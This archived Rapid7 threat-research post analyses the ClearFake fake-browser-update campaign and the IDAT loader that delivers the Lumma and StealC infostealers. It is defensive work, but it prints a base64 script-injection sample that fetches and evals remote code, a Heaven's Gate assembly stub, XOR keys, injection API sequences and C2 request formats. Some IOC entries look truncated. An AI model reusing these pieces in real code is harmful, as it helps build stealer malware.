

## Fake Update Utilizes New IDAT Loader To Execute StealC and Lumma Infostealers | Rapid7 Blog

By Rapid7

Published: 2023-08-31 · Archived: 2026-04-05 16:58:02 UTC

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Recently, Rapid7 observed the Fake Browser Update lure tricking users into executing malicious binaries. While analyzing the dropped binaries, Rapid7 determined a new loader is utilized in order to execute infostealers on compromised systems including StealC and Lumma.


The IDAT loader is a new, sophisticated loader that Rapid7 first spotted in July 2023. In earlier versions of the loader, it was disguised as a 7-zip installer that delivered the SecTop RAT. Rapid7 has now observed the loader used to deliver infostealers like StealC, Lumma, and Amadey. It implements several evasion techniques including Process Doppelgänger, DLL Search Order Hijacking, and Heaven's Gate. IDAT loader got its name as the threat actor stores the malicious payload in the IDAT chunk of PNG file format.

Prior to this technique, Rapid7 observed threat actors behind the lure utilizing malicious JavaScript files to either reach out to Command and Control (C2) servers or drop the Net Support Remote Access Trojan (RAT).

The following analysis covers the entire attack flow, which starts from a new ClearFake malware, spotted just several days ago, and ends with the stolen information in threat actors' hands.

### Technical Analysis

Threat Actors (TAs) are often staging their attacks in the way security tools will not detect them and security researchers will have a hard time investigating them.




### Stage 1 - ClearFake

[ClearFake](#) is a new malware first recognized just a few days ago. Its campaign started on July 19,2023 which aligns with the time Rapid7 spotted a new IDAT loader distribution. We first attributed that initial attack flow to the SocGhosh malware, however the ClearFake seems to be less sophisticated.

In this campaign, ClearFake malware uses base64 to obfuscate malicious Javascript, which can be easily deobfuscated by using [CyberChef](#). As spotted by [Randy McEoin](#), the “One noticeable difference from SocGhosh is that there appears to be no tracking of visits by IP or cookies. As an analyst you can you go back to the compromised site over and over coming from the same IP and not clearing your browser cache. This also means the site owner is more likely to see the infection as well.”

```
//Injection sample that loads a malicious script from
https://hello-world-broken-dust-1f1c.brewasigfi1978.workers.dev/
< script src =
"data:text/javascript;base64,Y29uc3QgZ2V0X3NjcmlwdD0oKT0+e2NvbnN0IHJlcXVlc3Q9bmV3
IFhNTEh0dHBSZXF1ZXN0Kk7cmVxdWVzdC5vcGVuKdHRVQnLCdodHRwczovL2h1bGxvLXdvcmxkLWJyb
2t1bi1kdXN0LTFmMmMuYnJld2FzaWdmaTE5Nzgud29ya2Vycy5kZXVvJyxmYwzzZSk7cmVxdWVzdC5zZw
5kKG51bGwpO3JldHVybiByZXF1ZXN0LnJlc3BvbnN1VG44dDt9CmV2YwwoZ2V0X3NjcmlwdCgpKTs=" >
< / script > < style type = "text/css" id = "css-fb-visibility" > @ media
screen and(max - width: 640px) {
.fusion - no - small - visibility {
display: none!important;
```

This prompt falsely presents itself as a browser update, with the added layer of credibility coming from the fact that it appears to originate from the intended domain.



Once the user interacts with the “Update Chrome” button, the browser is redirected to another URL where a binary automatically downloads to the user’s default download folder. After the user double clicks the fake update binary, it will proceed to download the next stage payload. In this investigation, Rapid7 identified a binary called **ChromeSetup.exe**, the file name widely used in previous SocGhosh attacks and now adopted by ClearFake.

### Stage 2 - MSI Downloader

**ChromeSetup.exe** downloads and executes the Microsoft Software Installer (MSI) package from: **hxxps://ocmtancmi2c5t[.]xyz/82z2fn2afo/b3/update[.]msi**.


In similar investigations, Rapid7 observed that the initial dropper executable appearance and file name may vary depending on the user’s browser when visiting the compromised web page. In all instances, the executables contained invalid signatures and attempted to download and install an MSI package.

Rapid7 determined that the MSI package executed with several switches intended to avoid detection:


- /qn to avoid an installation UI
- /quiet to prevent user interaction
- /norestart to prevent the system from restarting during the infection process

When executed, the MSI dropper will write a legitimate **VMwareHostOpen.exe** executable, multiple legitimate dependencies, and the malicious Dynamic-Link Library (DLL) file **vmtools.dll**. It will also drop an encrypted **vmo.log** file






Once all the data is copied into memory, the DLL attempts to decrypt the copied data using the bitwise XOR operation with key **F4 B4 07 9A**. Upon additional analysis of other samples, Rapid7 determined that the XOR keys were always stored as 4 bytes following the hex string **C6 A5 79 EA**.



Once the DLL decrypts the data in memory, it is decompressed using the `RTLDecompressBuffer` function. The parameters passed to the function include:

- Compression format
- Size of compressed data
- Size of compressed buffer
- Size of uncompressed data
- Size of uncompressed buffer



The `vmtools.dll` DLL utilizes the compression algorithm LZNT1 in order to decompress the decrypted data from the `vmo.log` file.

After the data is decompressed, the DLL loads *mshhtml.dll* into memory and overwrites its .text section with the decompressed code. After the overwrite, *vmtools.dll* calls the decompressed code.

#### Stage 4 - IDAT Injector

Similarly to *vmtools.dll*, IDAT loader uses dynamic imports. The IDAT injector then expands the *%APPDATA%* environment variable by using the *ExpandEnvironmentStringsW* API call. It creates a new folder under *%APPDATA%*, naming it based on the *QueryPerformanceCounter* API call output and randomizing its value.

All the dropped files by MSI are copied to the newly created folder. IDAT then creates a new instance of *VMWareHostOpen.exe* from the *%APPDATA%* by using *CreateProcessW* and exits.

The second instance of *VMWareHostOpen.exe* behaves the same up until the stage where the IDAT injector code is called from *mshhtml.dll* memory space. IDAT immediately started the implementation of the Heaven's Gate evasion technique, which it uses for most API calls until the load of the infostealer is completed.

Heaven's Gate is widely used by threat actors to evade security tools. It refers to a method for executing a 64-bit process within a 32-bit process or vice versa, allowing a 32-bit process to run in a 64-bit process. This is accomplished by initiating a call or jump instruction through the use of a reserved selector. The key points in analyzing this technique in our case is to change the process mode from 32-bit to 64-bit, the specification of the selector "0x0033" required and followed by the execution of a far call or far jump, as shown in Figure 8.

```

mov    [ebp+var_C], esp
and    esp, 0FFFFFFF0h
push  33h ; '3'
call   $+5
add    [esp+80h+var_80], 5
retf
    
```

The IDAT injector then expands the *%TEMP%* environment variable by using the *ExpandEnvironmentStringsW* API call. It creates a string based on the *QueryPerformanceCounter* API call output and randomizes its value.

Next, the IDAT loader gets the computer name by calling *GetComputerNameW* API call, and the output is randomized by using *rand* and *srand* API calls. It uses that randomized value to set a new environment variable by using *SetEnvironmentVariableW*. This variable is set to a combination of *%TEMP%* path with the randomized string created previously.

Now, the new *cmd.exe* process is executed by the loader. The loader then creates and writes to the *%TEMP%\89680228* file.

Next, the IDAT injects code into *cmd.exe* process by using [NtCreateSection + NtMapViewOfSection Code Injection](#) technique. Using this technique the malware:

- Creates a new memory section inside the remote process by using the *NtCreateSection* API call

- Maps a view of the newly created section to the local malicious process with RW protection by using **NtMapViewOfSection** API call
  - Maps a view of the previously created section to a remote target process with RX protection by using **NtMapViewOfSection** API call
  - Fills the view mapped in the local process with shellcode by using **NtWriteVirtualMemory** API call
  - In our case, IDAT loader suspends the main thread on the **cmd.exe** process by using **NtSuspendThread** API call and then resumes the thread by using **NtResumeThread** API call
- After completing the injection, the second instance of **VMWareHostOpen.exe** exits.

#### Stage 5 - IDAT Loader:

The injected loader code implements the Heaven's Gate evasion technique in exactly the same way as the IDAT injector did. It retrieves the **TCBEDOPKVDTUFUSOCPTRQFD** environment variable, and reads the **%TEMP%\89680228** file data into the memory. The data is then recursively XORed with the **3D ED C0 D3** key.

The decrypted data seems to contain configuration data, including which process the infostealer should be loaded, which API calls should be dynamically retrieved, additional code, and more. The loader then deletes the initial malicious DLL (**vmtools.dll**) by using **DeleteFileW**. The loader finally injects the infostealer code into the **explorer.exe** process by using the Process Doppelgänger injection technique.


The Process Doppelgänger method utilizes the Transactional NTFS feature within the Windows operating system. This feature is designed to ensure data integrity in the event of unexpected errors. For instance, when an application needs to write or modify a file, there's a risk of data corruption if an error occurs during the write process. To prevent such issues, an application can open the file in a transactional mode to perform the modification and then commit the modification, thereby preventing any potential corruption. The modification either succeeds entirely or does not commence.

Process Doppelgänger exploits this feature to replace a legitimate file with a malicious one, leading to a process injection. The malicious file is created within a transaction, then committed to the legitimate file, and subsequently executed. The Process Doppelgänger in our sample was performed by:

- Initiating a transaction by using **NtCreateTransaction** API call
- Creating a new file by using **NtCreateFile** API call
- Writing to the new file by using **NtWriteFile** API call
- Writing malicious code into a section of the local process using **NtCreateSection** API call
- Discarding the transaction by using **NtRollbackTransaction** API call
- Running a new instance of explorer.exe process by using **NtCreateProcessEx** API call
- Running the malicious code inside explorer.exe process by using **NtCreateThreadEx** API call

If the file created within a transaction is rolled back (instead of committed), but the file section was already mapped into the process memory, the process injection will still be performed.

The final payload injected into the **explorer.exe** process was identified by Rapid7 as Lumma Stealer.



Throughout the whole attack flow, the malware delays execution by using **NtDelayExecution**, a technique that is usually used to escape sandboxes.

As previously mentioned, Rapid7 has investigated several IDAT loader samples. The main differences were:

1. The legitimate software that loads the malicious DLL.
2. The name of the staging directory created within **%APPDATA%**.
3. The process the IDAT injector injects the Loader code to.
4. The process into which the infostealer/RAT loaded into.
5. Rapid7 observed the IDAT loader has been used to load the following infostealers and RAT: Stealc, Lumma and Amadey infostealers and SecTop RAT.

```
POST /7baff47bec0ff5db.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---KEHDBAEGIIIIEBGCAAFHI
Host: 94.228.169[.]55
Content-Length: 18579
Connection: Keep-Alive
Cache-Control: no-cache
```

```
POST /c2conf HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: doorblu[.]xyz
Content-Length: 65
Cache-Control: no-cache

lid=KjGtqi-GOOGLDROP&j=e799236f7a828928688bbd10d343328e&ver=4.0
```

### Conclusion

IDAT Loader is a new sophisticated loader that utilizes multiple evasion techniques in order to execute various commodity malware including InfoStealers and RAT's. The Threat Actors behind the Fake Update campaign have been packaging the IDAT Loader into DLLs that are loaded by legitimate programs such as VMWarehost, Python and Windows Defender.

### Rapid7 Customers

For Rapid7 MDR and InsightIDR customers, the following Attacker Behavior Analytics (ABA) rules are currently deployed and alerting on the activity described in this blog:

- Attacker Technique - MSIExec loading object via HTTP
- Suspicious Process - FSUtil Zeroing Out a File
- Suspicious Process - Users Script Spawns Cmd And Redirects Output To Temp File
- Suspicious Process - Possible Dropper Script Executed From Users Downloads Directory
- Suspicious Process - WScript Runs JavaScript File from Temp Or Download Directory

### MITRE ATT&CK Techniques:

Initial Access	Drive-by Compromise (T1189)	The ClearFake Uses Drive-by Compromise technique to target user's web browser
Defense Evasion	System Binary Proxy Execution: Msiexec (T1218.007)	The ChromeSetup.exe downloader (C9094685AE4851FD5A5B886B73C7B07EFD9B47EA0BDAE3F823D035CF1B3B9E48) downloads and executes .msi file
Execution	User Execution: Malicious File (T1204.002)	Update.msi (53C3982F452E570DB6599E004D196A8A3B8399C9D484F78CDB481C2703138D47) drops and executes VMWareHostOpen.exe
Defense Evasion	Hijack Execution Flow: DLL Search Order Hijacking (T1574.001)	VMWareHostOpen.exe loads a malicious vmtools.dll (931D78C733C6287CEC991659ED16513862BFC6F5E42B74A8A82E4FA6C8A3FE06)
Defense Evasion	Deobfuscate/Decode Files or Information (T1140)	vmtools.dll (931D78C733C6287CEC991659ED16513862BFC6F5E42B74A8A82E4FA6C8A3FE06) decrypts vmo.log(51CEE2DE0EBE01E75AFDEF29D48CB4D413D471766420C8B8F9AB08C59977D7) file
Defense Evasion	Masquerading (T1036)	vmo.log(51CEE2DE0EBE01E75AFDEF29D48CB4D413D471766420C8B8F9AB08C59977D7) file masqueraded to .png file
Execution	Native API (T1106)	The IDAT injector and IDAT loader are using Heaven's Gate technique to evade detection

Initial Access	Drive-by Compromise (T1189)	The ClearFake Uses Drive-by Compromise technique to target user's web browser
Defense Evasion	Process Injection (T1055)	IDAT injector implements NtCreateSection + NtMapViewOfSection Code Injection technique to inject into cmd.exe process
Defense Evasion	Process Injection: Process Doppelgänger (T1055.013)	IDAT loader implements Process Doppelgänger technique to load the InfoStealer
Defense Evasion	Virtualization/Sandbox Evasion: Time Based Evasion (T1497.003)	Execution delays are performed by several stages throughout the attack flow

## IOCs

IOC	SHA-256	Notes
Installer.exe	A0319E612DE3B7E6FBB4B71AA7398266791E50DA0AE373C5870C3DCAA51ABCCF	MSI doc
ChromeSetup.exe	C9094685AE4851FD5A5B886B73C7B07EFD9B47EA0BDAE3F823D035CF1B3B9E48	MSI doc
MicrosoftEdgeSetup.exe	3BF4B365D61C1E9807D20E71375627450B8FEA1635CB6DDB85F2956E8F6B3EC3	MSI doc
update.msi	53C3982F452E570DB6599E004D196A8A3B8399C9D484F78CDB481C2703138D47	MSI drc pythonv python3 files
update.msi	D19C166D0846DDAF1A6D5DBD62C93ACB91956627E47E4E3CBD79F3DFB3E0F002	MSI drc VMWar vmtools files
DirectX12AdvancedSupport.msi	B287C0BC239B434B90EEF01BCBD00FF48192B7CBEB540E568B8CDCDC26F90959	MSI drc MpCop; MpClie virginiu
python311.dll	BE8EB5359185BAA8E456A554A091EC54C8828BB2499FE332E9ECD65639C9A75B	Malicio pythonv
vmtools.dll	931D78C733C6287CEC991659ED16513862BFC6F5E42B74A8A82E4FA6C8A3FE06	Malicio VMWar
MpClient.dll	5F57537D18ADCC1142294D7C469F565F359D5FF148E93A15CCBCEB5CA3390DBD	Malicio MpCop;
vmo.log	51CEE2DE0EBE01E75AFDEF29D48CB4D413D471766420C8B8F9AB08C59977D7	Encrypt decrypt
pz.log	8CE0901A5CF2D3014AAA89D5B5B6866DA0D42D2294A2F2B7E3A275025B35B79	Encrypt decrypt python3
virginium.flac	B3D8BC93A96C992099D768BEB42202B48A7FE4C9A1E3B391EFBEEB1549EF5039	Encrypt decrypt MpClie
ocmtanmi2c5t[.].xyz		Host of
lzagrc3cnk[.].xyz		Host of
omdowqind[.].site		Domain downlo

IOC	SHA-256	Notes
		download
weomfewnfnu[.]site		Domain download download
winextrabonus[.]life		Domain download download
bgobgogimriehmmerreg[.]site		Domain download download
pshkjg[.]db[.]files[.]1drv[.]com		Domain download download
ooinonqnbdaqjdnqwqkdn[.]space		Domain download download
hello-world-broken-dust-1f1c[.]brewasigfi1978[.]workers[.]dev		Domain download download
doorblu[.]xyz		C&C se
costexcise[.]xyz		C&C se
buyerbrand[.]xyz		C&C se
94.228.169[.]55		C&C se
gapi-node[.]io		C&C se
gstatic-node[.]io		C&C se

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Source: <https://www.rapid7.com/blog/post/2023/08/31/fake-update-utilizes-new-idat-loader-to-execute-stealc-and-lumma-infostealers/>